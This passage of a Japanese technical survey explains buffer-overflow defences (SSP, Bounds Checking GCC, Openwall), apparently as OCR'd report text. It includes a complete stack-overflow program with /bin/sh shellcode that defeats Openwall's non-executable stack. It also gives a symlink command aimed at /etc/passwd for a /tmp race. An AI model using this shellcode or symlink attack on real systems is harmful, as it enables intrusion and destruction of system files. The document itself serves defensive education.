bffffd2c| bffffcd0 | c0 fc ff bf | ....     修正された
bffffd30| bffffcd0 | d0 fc ff bf | ....  ← 関数へのポインタ変数 efunc
bffffd34| 00000000 | 00 00 00 00 | ....  ← 変数 i
bffffd38| bffffd58 | 58 fd ff bf | X...  ← フレームポインタ
bffffd3c| 400329cb | cb 29 03 40 | .).@  ← リターンアドレス
bffffd40| 00000001 | 01 00 00 00 | ....  ← 引数
bffffd44| bffffd84 | 84 fd ff bf | ....
 ----------------------------------------
```

図15.　strcpy() 関数実行直後のスタックの状態

このプログラムでは、バッファーをあふれさせて、関数のポインタを保持する変数の値を書き換えている。リターンアドレスやフレームポインタには変更を加えていない。しかしながら、関数へのポインタ変数の値を書き換えることで、28 行目の関数の実行時に実行の制御をのっとることが可能となる。こういった攻撃は従来の方法では検出が困難である。

【関数ポインタを持った変数をねらった攻撃の防御】

上記で説明した関数ポインタを持った変数をねらった攻撃に対して、SSP はスタックに格納される変数の順番を変更するという方法をとっている。これはバッファーオーバーフローによって変更されるおそれがある変数は、ターゲットとなる変数とリターンアドレスの間の変数であるという事実を利用して、スタックオーバーフローのターゲットとなる可能性のある文字列配列が、他の変数より前にスタックに積まれるようにするものである。



図16.　関数内の変数置き換え

ここでは、バッファーオーバーフローのターゲットとなる可能性のある buf 配列を関数内の他の変数の前にスタックに積んでいる。文字列は上位のアドレスへ伸びるので、リターンアドレスやフレームポインタは書き換えられても、変数を書き換えることはできない。これにより、たとえバッファーオーバーフローが発生しても、他の変数に極力被害が及ばないようにすることが可能となる。

[3] 引数保護機能

バッファーオーバーフロー攻撃によるリターンアドレスの変更検出のほかに、SSP では関数に引き渡される引数がバッファーオーバーフロー攻撃によって書き換えられることを防ぐことが可能である。前述した関数内の変数と同様に、引数も書き換えられることによって不正にプログラムの制御を奪われる可能性がある。例えば、引数に他の関数へのポインタが格納されている場合などは、不正にプログラムの制

御を奪われてしまう。SSP ではこうした危険性からプログラムを保護するために、引数保護機能を提供している。

【引数の保護】

引数については、コンパイラの制約上、変数の保護のようにスタックに積む順番を自由に変更することはできない。そのため SSP では、引数のコピーを関数内に関数が呼び出された時点で作成しておき、コピーした関数を関数内では利用するものとしている。これにより、変数の保護と同じ仕組みを利用することが可能となる。

```
1     typedef struct {char str[32]; } string_t;
2
3     void func(int i, string_t s) {
4          int val;
5          return;
6     }
7     int main(int argc, char **argv) {
8          string_t s;
9          func(0, s);
10    }
```

図17.　サンプルプログラム

上記のサンプルプログラムを例に取って、SSP の引数保護機能を利用した場合としない場合のスタックの状態を示す。



図18.　スタックの状態

図 18 では、引数 1 と引数 2 がローカルな変数の領域にコピーされている。図 17 で例示したプログラムでは、func 関数の第 2 引数に文字列を参照ではなく与えているため、この引数をなにも考慮せずにローカル変数の位置にコピーしてしまうと、この部分がバッファーオーバーフローするおそれがある。そのため、SSP では、文字配列を参照でなく引数として利用している場合は、[3]で説明した保護のメカニズムに従って、他の関数内の変数に影響を与えない位置に配置する。例では int val の前にコピーを作成している。それ以外の引数については、基本的に関数内の変数の後に配置するようにコピーされる。

このように SSP では、関数に渡される引数をコピーしておいて、スタック上の引数を直接参照しないようにしている。これにより、バッファーオーバーフローから関数の引数を保護することが可能となる。

[4] 通知機能

SSP ではバッファーオーバーフローを検出した場合には、_stack_smashing _handler() 関数を呼び出す。この関数は、標準エラー出力、又は syslog に検出情報を書き出し、プログラムを停止する。実際には以下のようなエラーが syslog に書き出される。特にバッファーオーバーフローが発生した時のメモリ情報などはログとして出力されないが、バッファーオーバーフローが発生したプログラム、および関数が表示される。

```
Nov 1 18:23:11 hostname a.out: stack smashing attack in function foo
                               プログラム名                  関数名
```

図19.　SSP における検出時のエラー表示

d) 開発体制

日本 IBM 東京基礎研究所の江藤氏によって開発が行われている。

e) 他のシステムでの利用状況

- Kaladix Linux: The Secure Linux Distribution

  Kaladix Linux のセキュリティ強化ディストリビューションにおいて、SPP を組み込んだ GCC が導入されている。Kaladix Linux ではカーネル、すべてのパッケージがこの GCC によって構築されている。
- StackProtection4FreeBSD Project

  FreeBSD プロジェクトで利用されている。

- LASER5 Secure Server6.9
  LASER５のセキュアサーバにおいて利用されている。LESER５ではカーネルおよびすべてのパッケージが SPP で拡張された GCC で構築されている。

f)　現在のバージョンと対応プラットフォーム

SSP が現時点でのサポートしている GCC のバージョンは、3.2 と 2.95.3 である。SSP は GCC を利用可能なプラットフォームで利用可能である。SSP が対応するプロセッサは以下の通りである。

Processor	GCC-2.95.3	GCC-3.2
Intel x86	bootstrapped & checked	bootstrapped & checked
powerpc	bootstrapped & checked	bootstrapped & checked
sparc	bootstrapped & checked	not tested
VAX	bootstrapped	not tested
mips	bootstrapped	not tested
Motolora 68k	bootstrapped & checked	not tested
alpha	bootstrapped	not tested
sparc64	bootstrapped	not tested

- The mark "checked" means it generates superior results than the original results.
- The mark "bootstrapped" means I receipt bootstrap report only. If you have the testsuite result of any processor, please send me the results.

*[9]より引用

g)　利点と欠点

SSP はコンパイラレベルでバッファーオーバーフロー攻撃を検出するもので、非常にオーバーヘッドが低く実用的なメカニズムを提供する。SSP の利点・欠点を整理すると以下のようになる。

《利点》

(1) 中間言語でバファーオーバーフロー攻撃検出のためのコードを挿入するため、多様なアーキテクチャで SSP を利用可能である。
(2) コンパイラレベルで検出メカニズムを挿入するため、実行時のオーバーヘッドが低い。
(3) バッファーオーバーフロー攻撃を利用した複雑な攻撃（ポインタ変数の書き換えなど）にも対応可能である。
(4) コンパイラがスタック上にスタックポインタ上にフレームポインタを格納するコードを作らないもの(gcc –fomit-frame-pointer など)に対しても対応可能である。

《欠点》

(1) アプリケーションをそれぞれソースコードからコンパイルしなおす必要がある。

(2) SSP の導入に対してコンパイラをコンパイルし直す必要がある。

(3) Libsafe ライブラリのようにバッファーオーバーフローを引き起こすことを防ぐことはできない。あくまでバッファーオーバーフローが発生して保護対象が不正に修正したことを検出できるのみである。

2.1.3. Bounds Checking

a) 概要

Bounds Checking ではプログラム中で発生するバッファーオーバーフロー攻撃を検出・阻止するために、コンパイラにより生成される実行コードを拡張するようにコンパイラを拡張したものである。（一部 C の標準ライブラリも修正されている。例:malloc など） Bounds Checking は以下の 3 点を考慮して設計されている。

(1) プログラムのソースコードの修正を要求しない。
(2) 商用のライブラリなど Bounds Checking でチェックされないコードと組み合わせて動作する。
(3) 可能な限り誤検出をなくし、チェックされたコードのすべての脆弱性を検出する。

Bounds Checking では、他のコンパイラ技術と異なり、メモリ・オブジェクトのトレーシングという技術を利用している。Bounds Checking では、すべてのメモリ上のオブジェクト（配列やそのポインタなど）はその利用がプログラムによって追跡（トレーシング）されるようになる。追跡では、オブジェクトの生成・削除から、そのオブジェクトの利用までが監視される。Bounds Checking の基本的な考えは、生成されたオブジェクトのサイズやアドレスを生成時に保存しておき、利用される際に、そのサイズを確実にチェックし、もしサイズを超えて利用される場合にはエラーを発生することで、バッファーオーバーフローを検出・防御しようとするものである。Bounds Checking では、すべてのメモリ上のオブジェクトを追跡するために、その実行時のオーバーヘッドが大きく、実行コードレベルで大きな変更・追加を行うために、適用不可能なソースコードがあるなど問題点があるが、メモリに関連して発生するプログラムのすべての脆弱性に対応しようとする試みとして、非常に先駆的なものである。

b) 検出可能な脆弱性

Bounds Checking では以下の脆弱性を検出可能である。

(1) バッファーオーバーフロー攻撃に対する脆弱性
(2) フォーマット・ストリング・バグ攻撃に対する脆弱性
（ほぼすべてのバッファーオーバーフローに関する脆弱性を検出できる）

c) Bounds Checking の機能詳細

Bounds Checking ではメモリに起因して発生する脆弱性に対して、以下の保護機能を有している。

(1) メモリバウンドチェック機能

メモリ上の配列などの利用を追跡し、メモリサイズを超えての利用を検出・防御するための機能。バッファーオーバーフロー攻撃などによりメモリ領域を超えてデータが書き込まれることなどを防ぐことが可能である。

[1] メモリバウンドチェック機能

Bounds Checking では、プログラム中の配列などのメモリ上の値に対して、その配列サイズを超えてメモリにアクセスする行為すべてを検出・防御することが可能である。他のコンパイラ技術のように、スタック領域の変数のみを対象にしたものではなく、スタック、ヒープ、スタティックエリアにあるすべての変数をその検査対象としている。そのためメモリを悪用したすべての攻撃に対して原理的には対応が可能であり、他のコンパイラ技術ではカバーしきれない攻撃に対しても対応が可能である。

【Bounds Checking での基本的なチェック方法】

Bounds Checking ではメモリ上の配列などの不正な利用を検出するためにメモリ・オブジェクトのトレーシングという技法を利用する。メモリ・オブジェクトとはメモリ上に生成される配列や配列へのポインタ変数をさす。バッファーオーバーフローなどはこうしたメモリ・オブジェクトに対して、その容量を超えて書き込みを行うことで攻撃を行う。Bounds Checking はメモリ・オブジェクトのポインタ、ベースアドレス、サイズの 3 情報を、その生成時に記録し、利用時に登録されたオブジェクトの情報を使ってメモリサイズをチェックし、もしメモリサイズを超えて書き込みが発生する場合には、処理を禁止する。そしてメモリ・オブジェクトが利用されなくなった段階で登録したリストから情報を削除する。この一連の操作を繰り返すことで不正なメモリへのアクセスを厳密にチェックすることが可能となる。



図20.　Bounds Checking **での基本的なチェック方法**

【メモリ・オブジェクト トレーシング機能詳細】

メモリ・オブジェクト トレーシングを行うためには以下の 3 つの手順が必要となる。

1. **メモリ・オブジェクトの生成・削除の追跡**
2. **メモリ・オブジェクトの情報の保持**
3. **メモリ・オブジェクトの利用の追跡**

1. メモリ・オブジェクトの生成削除の追跡

メモリ・オブジェクトの生成・削除を正確に追跡することは非常に困難である。Bounds Checking ではこの困難さを解消するために、オブジェクトを以下の 3 つに分類し、それぞれに対して、異なる方法で追跡を行う。

○ **スタック上のオブジェクト**

スタック上のオブジェクトを追跡することは容易ではない。スタック上に格納されるオブジェクトはプログラムのさまざまな場所で確保されるからである。Bounds Checking ではスタック上のオブジェクトを追跡するために、C++のコンストラクタ・デストラクタに似た方法を採用している。オブジェクトが定義されるときに、オブジェクトをリストに格納するようにしている。そしてオブジェクトのスコープが終了した時点で、オブジェクトをリストから削除する。例えば、以下の例で説明する。

```
1     {
2           int i = 5;
3     {
```

図21.　スタック上に格納される変数の例

Bounds Checking ではソースコード中に上記のような記述があった場合には、以下のようにコードを修正する。

```
1     {
2           int i = (__bounds_add_stack_object(&i, …),5);
3
4           __bounds_delete_stack_object(&i);
5     }
```

図22.　Bounds Checking **によって置き換えられたコード**

__bounds_add_stack_object はiというオブジェクトの情報をリストに追加するための関数であり、__bounds_delete_stack_object はiというオブジェクトの情報をリストから削除するための関数である。これら 2 つの関数が C++のコンストラクタ・デストラクタ的役割を果たす。

○ **ヒープ上のオブジェクト**

ヒープ上のオブジェクトはすべて malloc または realloc で生成され、free によって削除される。Bounds Checking では、C の標準関数である、malloc, realloc, free 関数を書き換えて、生成時にメモリ・オブジェクトの情報をリストに登録し、削除時にメモリ・オブジェクトの情報をリストから削除するようにしている。

○ **静的なオブジェクト**

静的なオブジェクトは他の関数などから参照されることがあるため、プログラムの起動時に自動的にメモリ・オブジェクトのリストに情報が保持される。

2. メモリ・オブジェクトの情報の保持

メモリ・オブジェクト情報の保持は、プログラムの実行速度に直結する。保持するメモリ・オブジェクト数が増えれば検索の時間が増大し、プログラムの実行速度もそれに伴って遅くなる。Bounds Checking では、メモリ・オブジェクトをプログラムのメモリ空間上にバイナリーツリー形式で保存する。実際には splay tree というアルゴリズムが使われている。

3. メモリ・オブジェクトの利用の追跡

メモリ・オブジェクトはさまざまな形で利用される。Bounds Checking では以下のようなさまざまなメモリへのアクセス方法に対して、それぞれその利用を追跡するためのチェック関数を定義している。Bounds Checking では実際にこれらの関数でメモリ・オブジェクトの操作を置き換え、実行コードの作成を行う。

#	ポインタへのオペレーション	対応するチェック関数
1	pointer+ integer	(type *)__bounds_check_ptr_plus_int(p,I,…)
2	pointer - integer	(type *)__bounds_check_ptr_plus_int(p,I,…)
3	*pointer (dereference)	(type *)__bounds_check_reference(p,…)
4	array[index]	(type *)__bounds_check_array_reference(p,I,…)
5	pointer -> element	(*(type *)__bounds_check_reference(p,…)).element
6	pointer – pointer	__bounds_check_ptr_diff(p,q,…)
7	pointer < pointer	__bounds_check_ptr_lt_ptr(p,q,…)
8	pointer > pointer	__bounds_check_ptr_gt_ptr(p,q,…)
9	pointer <= pointer	__bounds_check_otr_le_ptr(p,q,…)
10	pointer >= pointer	__bounds_check_ptr_ge_pr(p,q,…)
11	pointer == pointer	__bounds_check_ptr_eq_ptr(p,q,…)
12	pointer != pointer	__bounds_check_ptr_ne_ptr(p,q,…)
13	++pointer	(type *) __bounds_check_ptr_preinc(&p,…)
14	--pointer	(type *) __bounds_check_ptr_predec(&p,…)
15	pointer++	(type *) __bounds_check_ptr_postinc(&p,…)
16	pointer--	(type *) __bounds_check_ptr_postdec(&p,…)
17	Truthvalue of pointer	__bounds_check_ptr_true(p,…)
18	!pointer	__bounds_check_ptr_false(p,…)

図23.　チェック対象となるポインタへのオペレーションとチェック関数

実際に Bounds Checking でソースコードを拡張したものを以下に示す。メモリーチェックのための多くの拡張コードが追加されていることがうかがえる。



図24.　Bounds Checking で拡張されたソースコード例

Bounds Checking では、検出結果をログに書き出すための機能は提供されていない。バッファーオーバーフローを検出した場合には、標準出力に以下のようなエラーメッセージが表示される。

```
Bounds Checking GCC v gcc-2.95.2-2.20 Copyright (C) 1995 Richard W.M. Jones
Bounds Checking comes with ABSOLUTELY NO WARRANTY. For details see file
`COPYING' that should have come with the source to this program.
Bounds Checking is free software, and you are welcome to redistribute it
under certain conditions. See the file `COPYING' for details.
For more information, set GCC_BOUNDS_OPTS to `-help'
test.c:8:Bounds error: created an ILLEGAL pointer in postincrement (*p++).
test.c:8:    Pointer value: 0xbffffd2a
test.c:8:    Object `A':
test.c:8:        Address in memory:     0xbffffd20 .. 0xbffffd29
test.c:8:        Size:                  10 bytes
test.c:8:        Element size:          1 bytes
test.c:8:        Number of elements:    10
test.c:8:        Created at:            test.c, line 4
test.c:8:        Storage class:          stack
1234567889Aborted
```

図25.　Bounds Checking **における検出時のエラー表示**

d) 開発体制

Bounds Checking はイギリスの Imperial College of Science, Technology and Medicine 大学の Paul H J Kelly 氏によって 1995 年に作成された。当初 gcc の 2.7.0 をベースとして開発された。現在は、Paul H J Kelly 氏によって開発は行われておらず、Haj Ten Brugge 氏にメンテナンスが引き継がれている。最新の Bounds Checking については以下の Web サイトから情報収集可能である。

e) 現在のバージョンとプラットフォーム

Bounds Checking が現時点でのサポートしている GCC のバージョンは、3.1 と 3.1.1、2.95.2 である。サポートするプラットフォームに関しては最新のデータはないが、以下のプラットフォームがサポートされていた。

サポートする OS	アーキテクチャ
Linux 1.2.13	I386
SunOS 4.1.3	Sparc
Solaris 2.4	Sparc
HPUX 9.05	HP-PA
ESIX SVR 4.0.4	I386
OSF 2.0	DEC Alpha
FreeBSD 2.0	I386
Ultrix 4.2A	MIPS
OS/2 (i386)	I386

図26.　サポートするプラットフォーム

f)　他のシステムでの利用状況

特に他のシステムでの利用はない。

g)　利点と欠点

Bounds Checking はバッファーに関連するすべての操作を追跡し、チェックすることでバッファーに関連して発生するすべてのエラーへの対応を実施している。Bounds Checking の利点・欠点を整理すると以下のようになる。

《利点》

(1) メモリの悪用に関連して発生するすべての脆弱性に対して対応が可能である。（理論上）
(2) 検出だけでなく、防御が可能であり、バッファーオーバーフロー攻撃などを通じてのリターンアドレスなど書き換えが不可能となる。

《欠点》

(1) 実行時のオーバーヘッドが非常に大きい。
(2) ライブラリを含めて、保護対象のすべてのプログラムを再構築する必要がある。
(3) プログラムに Bounds Checking 用のライブラリをリンクする必要がある。
(4) プログラム中で setjmp または longjmp が利用されている場合は、Bounds Checking を利用することができない。

2.2.　カーネル技術

2.2.1.　Openwall

a)　1.1. 概要

Openwall はバッファーオーバーフローやレースコンディションなどのアプリケーションの脆弱性をカーネルレベルで防御するもので、Linux カーネルを拡張し、実装されている。Openwall により個別のプログラム（実行コード）を修正することなく、脆弱性への対策を実施することが可能となる。Openwall はカーネルレベルでの拡張であるため、非常に処理のオーバーヘッドが小さい。



図27.　Openwall の基本機能

b)　検出可能な脆弱性

Openwall では以下の脆弱性を防御可能である。

(1) **バッファーオーバーフロー攻撃に対する脆弱性**
(2) **シンボリックリンク攻撃に対する脆弱性**
(3) **レースコンディション**

c)　Openwall の機能詳細

Openwall では上記の 3 つの脆弱性に対して、以下の 3 つの保護機能を提供する。

(1) **ユーザメモリーエリアにおけるスタックの非実行化機能**

ユーザのメモリ空間において、スタック上のコードの実行を無効にするための機能。この機能により、バッファーオーバーフローの実行を制御することが可能となる。

(2) /tmp 以下のファイルへのリンク制御機能

/tmp ディレクトリ以下のファイルへのリンクを制限する機能。この機能により、レースコンディションの発生を制御することが可能となる。

[1] ユーザメモリーエリアにおけるスタックの非実行化機能

Openwall では、バッファーオーバーフロー攻撃を防御するために、ユーザメモリーエリアにおけるスタックの非実行化機能を提供している。

【Openwall での基本的なバッファーオーバーフロー攻撃検出方法】

Openwall ではバッファーオーバーフロー攻撃を検出するために、ユーザのメモリ空間のスタックの非実行化機能を提供している。一般的にバッファーオーバーフローではスタック上に積まれたバッファーがターゲットとされる。バッファー上に不正なコードを格納し、同時にリターンアドレスに不正なコードを格納したバッファーのアドレスを格納することで、関数からの復帰時に不正なコードを実行するというものである。Openwall はこのバッファーオーバーフローの基本的な仕組みに着目し、スタック上のデータの実行を禁止することで、たとえバッファーオーバーフローが発生しても不正なコードを実行することができないようにしている。



図28.　バッファーオーバーフローの基本的実行方式

単にスタック上のデータを実行不可能にするだけなので、他の方法のようにリターンアドレスが不正に変更されたかどうかチェックする必要もなく、非常にオーバーヘッドが少なく抑えられる。

【Openwall におけるバッファーオーバーフロー攻撃の防御】

上記の基本的なコンセプトによって、Openwall ではどのようにバッファーオーバーフロー攻撃を防御するか示す。Openwall では、ユーザメモリーエリアのうち、下記のように定義されたメモリーエリアを実行不可能エリアとして定義し、このメモリ空間に配置されたデータを実行することを不可能にする。

TASK_SIZE ～ TASK_SIZE - 8 Mbyte

TASK_SIZE = 0xC0000000 (3Gbyte) の場合

- スタックのスタートポイント　**0xbfffffff**
- 保護されたスタック　～**0xbf8000000**

図29.　保護されたスタック領域

プロセスメモリー上でスタック領域は上位アドレスから利用されていく。Openwall ではプロセスメモリーの中の上位アドレスから 8M バイトまでを実行不可能なエリアとして定義し、このエリアにプログラムの制御が移ることを禁止し、この状態が発生した場合をバッファーオーバーフローが発生したとして検知・防御する。（デフォルトではスタックのリミットは 8M バイトである。）

もしユーザ側で実行するプロセスのスタックの制限を拡張した場合は、Openwall ではバッファーオーバーフローを検出できない場合がある。例えば以下に例を示す。図 30 では 21 行目でバッファーオーバーフローが発生する。12 行目の buffer に不正なコードを挿入し、リターンアドレスを書き換えて、プログラムの制御を奪う。ここで注目したいのは 26 行目である。ここでは 8M バイト分のキャラクター配列を確保している。これにより、スタックは保護された領域（0xbf800000）を超える。12 行目の buffer は 8M バイトを超えて、配置される。このプログラムをコンパイルして、実行前にスタックの制限を 8M 以上に拡張し、プログラムを実行すると、Openwall の保護機能は働かず、バファーオーバーフロー攻撃が成功する。つまり、Openwall を利用する場合には、プログラムのスタック制限をユーザ側で変更しないようにすることが必要となる。もし変更する場合には、カーネル内のスタックの制限値を変更し、再構築する必要がある[3]。

[3] Linux ではデフォルトでのスタックサイズは 8M とされており、これを超えてスタック領域を確保しようとすると、実行時にエラーが発生する。しかしながらスタックサイズの最大値はコマンドを利用して簡単に変更することができるため、スタックサイズを増やす場合には注意が必要である。

```
1      #include <stdio.h>
2      #include <string.h>
3
4      char shellcode[] =
5      "¥xeb¥x28¥x5e¥x89¥x76¥x08¥x31¥xc0¥x88¥x46¥x07¥x89¥xf7¥x83¥xc7¥x04"
6      "¥x89¥x47¥x08¥x83¥xc0¥x07¥x83¥xc0¥x04¥x89¥xf3¥x8d¥x4e¥x08¥x8d¥x57"
7      "¥x08¥xcd¥x80¥x31¥xdb¥x89¥xd8¥x40¥xcd¥x80¥xe8¥xd3¥xff¥xff¥xff/bin/sh";
8
9      char large_string[128];
10     void foo()
11     {
12         char buffer[96];
13         int i;
14         long *long_ptr = (long *) large_string;
15
16         for (i = 0; i < 32; i++)
17             *(long_ptr + i) = (int) buffer;
18         for (i = 0; i < (int) strlen(shellcode); i++)
19             large_string[i] = shellcode[i];
20
21         sscanf(large_string, "%s", buffer);
22         return;
23     }
24     int main(int ac, char *av[])
25     {
26         char pad[(8*1024*1024)];
27         foo();
28         return 0;
29     }
```

図30.　Openwall が機能しない脆弱性を持つプログラム例

[2] /tmp 以下のファイルへのリンク制御機能

Openwall では、/tmp 以下のファイルへのリンクを悪用した攻撃をカーネルレベルで防御するための機能を提供する。

【/tmp 以下のファイルへのリンクに関わる問題】

/tmp/tmpfile というテンポラリファイルに書き込むプログラムがスーパユーザ権限で動作する場合に, 一般ユーザが次のようにシンボリックリンクを予め作成しておくと，パスワードファイルが破壊されてしまうという問題がある。

```
% ln -s /etc/passwd /tmp/my_tmpfile
```

図31.　パスワードファイルへのシンボリックリンク

